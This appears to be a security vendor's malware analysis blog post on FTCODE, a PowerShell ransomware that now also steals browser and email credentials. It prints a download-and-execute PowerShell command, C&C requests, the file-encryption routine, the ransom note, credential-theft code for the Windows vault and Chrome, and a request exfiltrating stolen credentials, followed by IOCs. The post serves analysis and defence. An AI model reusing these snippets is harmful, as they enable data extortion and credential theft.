FTCODE Ransomware — New Version Includes Stealing Capabilities

zscaler.com/blogs/research/ftcode-ransomware--new-version-includes-stealing-capabilities

Recently, the Zscaler ThreatLabZ team came across PowerShell-based ransomware called “FTCODE,” which targets Italian-language users. An earlier version of FTCODE ransomware was being downloaded using a document file that contained malicious macros. In the recent campaign, the ransomware is being downloaded using VBScript.



Figure 1: FTCODE downloaders observed in the Zscaler cloud (Office documents in red and VBScripts in yellow)

The latest version we’ve seen in the Zscaler cloud contains version number 1117.1. We also came across this malware with version numbers from 1001.7 to 1117.1. In this blog, we’ll describe the infection method and its techniques for stealing credentials.

Technical details

Infection starts with spam emails containing malicious macro documents and, more recently, containing links to VBScripts that further download a PowerShell script known as FTCODE ransomware. Once a user executes the VBScript, it executes the PowerShell script shown in the screenshot below.

```
powershell swfg="dczy";try{ $a = $env:temp + '\122.jpg';((New-Object
Net.WebClient).DownloadFile(('http://www.luigicafagna.it/wp-content/uploads/2
017/10/SKMBT_C22017100712541.jpg'),$a));start-process $a;}catch{};iex (
[string][System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64Stri
ng( ((New-Object
Net.WebClient).DownloadString('http://ese.emarv.com/?need=5a5210f&vid=vb5
&96669')))));yzfd="hyjt";
```

Figure 2: PowerShell script to download a decoy image and the ransomware

The script first downloads a decoy image into the *%temp%* folder and opens it trying to trick users into believing that they simply received an image, but in the background, it downloads and runs the ransomware.



Figure 3: Decoy image

The downloaded script is saved in *%Public%\Libraries\WindowsIndexingService.vbs*. The screenshot below displays the command-and-control (C&C) request for downloading the VBScript.

```
GET /?need=e9791ad&vid=vb5& HTTP/1.1
Host: ese.emarv.com

HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: [redacted]
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.16

3f23
ujzub = 0
Set gxiwu = New RegExp
gxiwu.Pattern = "(.+)Z(.+)"
Function cfudg( xadcg )
  bdvgj =  bdvgj + Chr( CInt( gxiwu.Replace(xadcg, "$2") ) -
CInt(gxiwu.Replace(xadcg, "$1" ) ) )
End Function
bdvgj = ""
cfudg  "580Z692"
cfudg  "838Z949"
cfudg  "189Z308"
```

Figure 4: C&C communication request to download VBScript

Persistence

Further, the malware creates a shortcut file called *windowsIndexingService.lnk* in the victim's startup folder, so it will execute at every reboot. The shortcut file executes the *%Public%\Libraries\WindowsIndexingService.vbs*. It also creates a scheduled task named *WindowsApplicationService* for executing the *WindowsIndexingService.vbs* file.

FTCODE checks if the file *\%temp%\quanto00.tmp* exists. If the file exists and was created more than 30 minutes ago, FTCODE will write the current time in the file; otherwise, it will exit the script. It also checks for the file *%public%\OracleKit\w00log03.tmp* that contains GUID; if it doesn't find the file, it writes GUID into the file *w00log03.tmp* and changes the file attribute to hidden.

C&C communication

The malware sends information to its C&C as shown in the screenshot below.

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: biz.lotsofbiz.com
Content-Length: 536
Expect: 100-continue
Connection: Keep-Alive

ver=1117.1&vid=vb5&guid=d6912530-f925-49bf-ba71-
e61e4793ec84&ext=33f1a0&r1=VHJlRkM0R0hkcDFOSTA2VjVPYVZ1UXdEdEphSHpJU1Z
mc1R2RGVvNVlNMk9icUUwYThQOFFIOUhudlBLc3NzdkdGblFNYms1UXBLYVk5S0xheTNEa
VVWZVlBVTVWMTBGM2NEOVo0aWt2RkdtRGhIaWFjZi9RdUJ4YWhYWTIrWHFvSy8zSEtkaVp
BQ1ZONUNJUXh3ekE1QjcySTVhaUFFR2pOZzcvZmZlS2pnPTtRWU1DZG1RUjg3eStSNXFId
Tk0aUNiSEtBK2lKZHRySVZjbVAraFNUc2txWUE2QzAxTVFFcjhsV0Z6Tjl3OEFVT2VWYVJ
NNnlBRU5XeXRVSDhLOGN3RlU1UkVaWjNUVGhjLzdteDZvQk9ZeUUwSXVjN2VQM2tnTnBUZ
EZmdmNiU0kwdE9uSzB4OEkxY0hxdzA3SnFjOUxmVnhqWng1WWJnT00vSGQvcVdFNHM9&HT
```

Figure 5: Sending data to the C&C

- ver = 1117.1 version
- vid = vb5, specific campaign identifier
- guid = GUID
- ext = first 6 characters of newly generated GUID (Extension of encrypted file)
- r1 = base 64 encoded (base 64 encode(encrypted (8 character GUID + 42 random characters)); Base 64 encoded(encrypted((Random 23 + Random 11))))

The malware creates random characters and is encrypted using the RSA algorithm. The RSA key is hardcoded in the script. Those randomly generated strings are used to generate a password.

After getting a response from the server, the malware writes the current date-time into */%temp%/quanto00.tmp*. If it doesn't get any response, it will terminate itself. After that, it sends another post request to the C&C server with the *&status=start* parameter as shown below and starts the encryption process.

```
okPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: biz.lotsofbiz.com
Content-Length: 73
Expect: 100-continue

HTTP/1.1 100 Continue

ver=1117.1&vid=vb5&guid=d6912530-f925-49bf-ba71-e61e4793ec84&status=startI
```

Figure 6: Sending status update to C&C

Encryption

The malware searches for all drives with at least 50kb of free space and starts encrypting the files with the extensions below.

```
"*.sql","*.mp4","*.7z","*.rar","*.m4a","*.wma","*.avi","*.wmv","*.csv","*.d3dbsp","*.zip"
,"*.sie","*.sum","*.ibank","*.t13","*.t12","*.qdf","*.gdb","*.tax","*.pkpass","*.bc6","*.
bc7","*.bkp","*.qic","*.bkf","*.sidn","*.sidd","*.mddata","*.itl","*.itdb","*.icxs","*.hv
pl","*.hplg","*.hkdb","*.mdbackup","*.syncdb","*.gho","*.cas","*.svg","*.map","*.wmo","*.
itm","*.sb","*.fos","*.mov","*.vdf","*.ztmp","*.sis","*.sid","*.ncf","*.menu","*.layout",
"*.dmp","*.blob","*.esm","*.vcf","*.vtf","*.dazip","*.fpk","*.mlx","*.kf","*.iwd","*.vpk"
,"*.tor","*.psk","*.rim","*.w3x","*.fsh","*.ntl","*.arch00","*.lvl","*.snx","*.cfr","*.ff
","*.vpp_pc","*.lrf","*.m2","*.mcmeta","*.vfs0","*.mpqge","*.kdb","*.db0","*.dba","*.rofl
","*.hkx","*.bar","*.upk","*.das","*.iwi","*.litemod","*.asset","*.forge","*.ltx","*.bsa"
,"*.apk","*.re4","*.sav","*.lbf","*.slm","*.bik","*.epk","*.rgss3a","*.pak","*.big","*wal
let","*.wotreplay","*.xxx","*.desc","*.py","*.m3u","*.flv","*.js","*.css","*.rb","*.png",
"*.jpeg","*.txt","*.p7c","*.p7b","*.p12","*.pfx","*.pem","*.crt","*.cer","*.der","*.x3f",
"*.srw","*.pef","*.ptx","*.r3d","*.rw2","*.rwl","*.raw","*.raf","*.orf","*.nrw","*.mrwref
","*.mef","*.erf","*.kdc","*.dcr","*.cr2","*.crw","*.bay","*.sr2","*.srf","*.arw","*.3fr"
,"*.dng","*.jpe","*.jpg","*.cdr","*.indd","*.ai","*.eps","*.pdf","*.pdd","*.psd","*.dbf",
"*.mdf","*.wb2","*.rtf","*.wpd","*.dxg","*.xf","*.dwg","*.pst","*.accdb","*.mdb","*.pptm"
,"*.pptx","*.ppt","*.xlk","*.xlsb","*.xlsm","*.xlsx","*.xls","*.wps","*.docm","*.docx","*
.doc","*.odb","*.odc","*.odm","*.odp","*.ods","*.odt"
```

Figure 7: Extension list for encryption

FTCODE generates a password using GUID and a random character set generated earlier. It uses Rijndael symmetric key encryption to encrypt the 40960 bytes of each of the above extension files. The initialization vector is based on 11 randomly generated characters.

```
function vbftuyvs($bjbeuduh, $esbghadu, $hjvjzgs, $xijfxvede ){
  $xvxgaas = new-Object System.Security.Cryptography.RijndaelManaged;
  $befdhzw = [Text.Encoding]::UTF8.GetBytes($esbghadu);
  $hjvjzgs = [Text.Encoding]::UTF8.GetBytes($hjvjzgs);
  $xvxgaas.Key = (new-Object Security.Cryptography.PasswordDeriveBytes $befdhzw, $hjvjzgs,
  "SHA1", 5).GetBytes(32);
  $xvxgaas.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash( [Text.Encoding
  ]::UTF8.GetBytes($xijfxvede) )[0..15];
  $xvxgaas.Padding="Zeros";
  $xvxgaas.Mode="CBC";
  $dgzbzgy = $xvxgaas.CreateEncryptor();
  $iutxcydw = new-Object IO.MemoryStream;
  $stzejxd = new-Object Security.Cryptography.CryptoStream $iutxcydw,$dgzbzgy,"Write";
  $stzejxd.Write($bjbeuduh, 0,$bjbeuduh.Length);
  $stzejxd.Close();
  $iutxcydw.Close();
  $xvxgaas.Clear();
  return $iutxcydw.ToArray();
```

Figure 8: Encryption code

After encrypting files, FTCODE appends the extension to the “first 6 characters of newly generated GUID” and drops the ransom note "READ_ME_NOW.htm" in the directory that contains the encrypted files. The personal ID in the ransom note is the newly generated GUID.

All your files was encrypted!

Yes, You can Decrypt Files Encrypted!!!

Your personal ID: **%guid%**

1. Download Tor browser - https://www.torproject.org/download/

2. Install Tor browser

3. Open Tor Browser

4. Open link in TOR browser:
http://qvo5sd7p5yazwbrgioky7rdu4vslxrcaeruhjr7ztn3t2pihp56ewlqd.onion/?guid=%guid%

5. Follow the instructions on this page

***** Warning*****

Do not rename files

Do not try to back your data using third-party software, it may cause permanent data loss(If you do not believe us, and still try to - make copies of all files so that we can help you if third-party s oftware harms them)

As evidence, we can for free back one file

Decoders of other users is not suitable to back your files - encryption key is created on your computer when the program is launched - it is unique.

Figure 9: Ransom note

The earlier FTCODE version's encryption key was generated based on a hardcoded string "BXCODE hack your system" and randomly generated key. The earlier version's initialization vector was based on the hardcoded string "BXCODE INIT." The earlier version (1001.1) of FTCODE adds the .FTCODE extension after encryption. All versions use the same ransom note.

Stealer capability

The latest version of FTCODE added stealing functionality which was absent in earlier versions. It steals credentials from the browsers below as well as email clients.

- Internet Explorer
- Mozilla Firefox
- Mozilla Thunderbird
- Google Chrome
- Microsoft Outlook

Internet Explorer

The script steals the stored credentials from the Internet Explorer web browser and gets the history folder using *$shell.NameSpace(34).* It takes history details and decrypts the stored credentials from information in the registry *HKCU:\Software\Microsoft\Internet Explorer\IntelliForms\Storage2*. It also checks to see if the operating system is above Windows 7, then it fetches credentials from the vault as shown in the code below.

```
if(([int32]([string][System.Environment]::OSVersion.Version.Major + [string][System.
Environment]::OSVersion.Version.Minor)) -ge 62) {
  [void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,
  ContentType=WindowsRuntime];
  $vault = New-Object Windows.Security.Credentials.PasswordVault;
  $allCreds = $vault.RetrieveAll() | % { $_.RetrievePassword();$_ }
  foreach($cred in $allCreds) {
    $url = ([System.Uri]$cred.Resource).Host
    if($ieInfo[$url] -eq $null) { $ieInfo[$url] = @(); }
    $ieInfo[$url] += @{ [string]$cred.UserName = [string]$cred.Password }
```

Figure 10: Code to steal credentials from vault

Mozilla Firefox and Mozilla Thunderbird

The script checks the below paths and fetches the credentials from the Mozilla Firefox browser and the Mozilla Thunderbird email client.

- SystemDrive\Program Files\Mozilla Firefox
- SystemDrive\Program Files\Mozilla Thunderbird
- SystemDrive\Program Files (x86)\Mozilla Firefox
- SystemDrive\Program Files (x86)\Mozilla Thunderbird

Google Chrome

The script steals credentials from the Google Chrome browser from the file *\%UserProfile%\AppData\Local\Google\Chrome\User Data*\Login Data.*

```
$global:chromeInfo = @{};
$global:chromeError = "SUCCESS"
$dbFilePath = "$($Env:USERPROFILE)\AppData\Local\Google\Chrome\User Data\*\Login Data"
$dbFiles = $(Get-ChildItem $dbFilePath).FullName;
if($dbFiles.Count -le 0 -and $dbFiles.Length -le 0) {   $global:chromeError = "NO PROFILES";  }
foreach($dbFile in $dbFiles) {
        if($dbFile -ne $null) {
            if(([System.IO.File]::Exists($dbFile))) {
      $Stream = New-Object IO.FileStream -ArgumentList "$dbFile", 'Open', 'Read', 'ReadWrite'
      Add-Type -AssemblyName System.Security
      $Encoding = [System.Text.Encoding]::GetEncoding(28591)
      $StreamReader = New-Object IO.StreamReader -ArgumentList $Stream, $Encoding
      $BinaryText = $StreamReader.ReadToEnd()
      $StreamReader.Close()
      $Stream.Close()
      $SerialMap = @{0=0; 1=1; 2=2; 3=3; 4=4; 5=5; 6=6; 7=8; 8=0; 9=0}
      If ((Compare-Object $BinaryText[0x0 .. 0x5] @('S', 'Q', 'L', 'i', 't', 'e')) -eq $null){
          $NumPages = __ToInt($BinaryText[0x1C .. 0x1F])
          $PageSize = __ToInt($BinaryText[0x10 .. 0x11])
          for($x = 0x2; $x -lt $NumPages; $x++){
            $PageStart = ($x * $PageSize);
            ParseSQLite $BinaryText[$PageStart .. ($PageStart + $PageSize - 1)]
```

Figure 11: Code to steal credentials from the Google Chrome browser

Microsoft Outlook

The script steals saved credentials by accessing the following registry key.

- HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles*\9375CFF0413111d3B88A00104B2A6676*
- HKCU:\Software\Microsoft\Office\1[56].0\Outlook\Profiles*\9375CFF0413111d3B88A00104B2A6676*

Next, it sends a post request with the *guid=temp_1235266078&crederror=start chooseArch* data to *kind.its1ofakind[.]com*. Further, it sends the stolen data to its C&C as shown in the below screenshot.

```
/* key */POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: kind.its1ofakind.com
Content-Length: 1621
Expect: 100-continue

HTTP/1.1 100 Continue

guid=temp_1235266078&cred=%7B%22aupd.healthliink.net%22%3A%5B%7
%22C                D%5D%2C%22www.linkedin.com%22%3A%5B%7B%
```

Figure 12: Sending stolen credentials to C&C

- guid = hardcoded in script

- cred = stolen credentials

The stolen credentials are in the below format. Username and password are Base64 encoded.

Format: {"URL":[{"Username":"Password"},{"Username":"Password"}]

Finally, after sending data, it sends a post request with *guid=temp_1235266078&crederror=SUCCESS*.

Conclusion

The FTCODE ransomware campaign is rapidly changing. Due to the scripting language it was written in, it offers multiple advantages to threat actors, enabling them to easily add or remove features or make tweaks much more easily than is possible with traditionally compiled malware. The Zscaler ThreatLabZ team continues to monitor this threat and others to ensure that Zscaler customers are protected.

IOCs:

Md5

- d597ea78067725ae05a3432a9088caae
- c8a214f432fc9d74c913c02e7918fc0
- f96253923e833362ecac97729d528f8c
- cc0f64afa3101809b549cc5630bbd948
- 328ce454698307f976baa909e5c646c7
- 71a8d8c0543a99b8791e1cfaeeeb9211
- f0aa45bb9dd09cfac9d93427a8f5c72c
- d6da191bfc5966dd4262376603d4e8c1
- cc5946ce893ff37ace8de210923467a2
- 7f5bb4529b95a872a916cc24b155c4cc
- edd5fbe846fa51f3b555185627d0d6c5
- a2e88f9486cc838eae038a8ba32352f3
- eab63ee2434417bc46466df07dc6b5b5
- fd46c05b99d00e11d34b93eae2c7ff2b
- 98d2221445c2c8528cef06e4ef3c9e36

URLs:

- luigicafagna[.]it
- home[.]southerntransitions[.]net
- nomi[.]tugnutz[.]com
- home[.]ktxhome[.]com
- dhol[.]rkeindustries[.]net
- way[.]securewebgateway[.]com
- stats[.]thomasmargiotti[.]com
- pups[.]pupusas[.]net
- print[.]impressnaples[.]com
- print[.]impress-screen-printing[.]com
- power[.]hagertyquote[.]com
- men[.]unifiedthreatmanagementutm[.]com

- kind[.]its1ofakind[.]com
- ese[.]emarv[.]com
- ehuxmtkxmdqy[.]top
- connect[.]simplebutmatters[.]com
- connect[.]heritageagencies[.]com
- ceco[.]heritageins[.]co
- cdn[.]danielrmurray[.]com
- bxfmmtkxmdqy[.]top
- biz[.]lotsofbiz[.]com
- amq1mtkxmdqy[.]top
- ahmwmtkxmdqy[.]top
- agvlmtkxmtq4[.]top
- agvlmtkxmdqy[.]top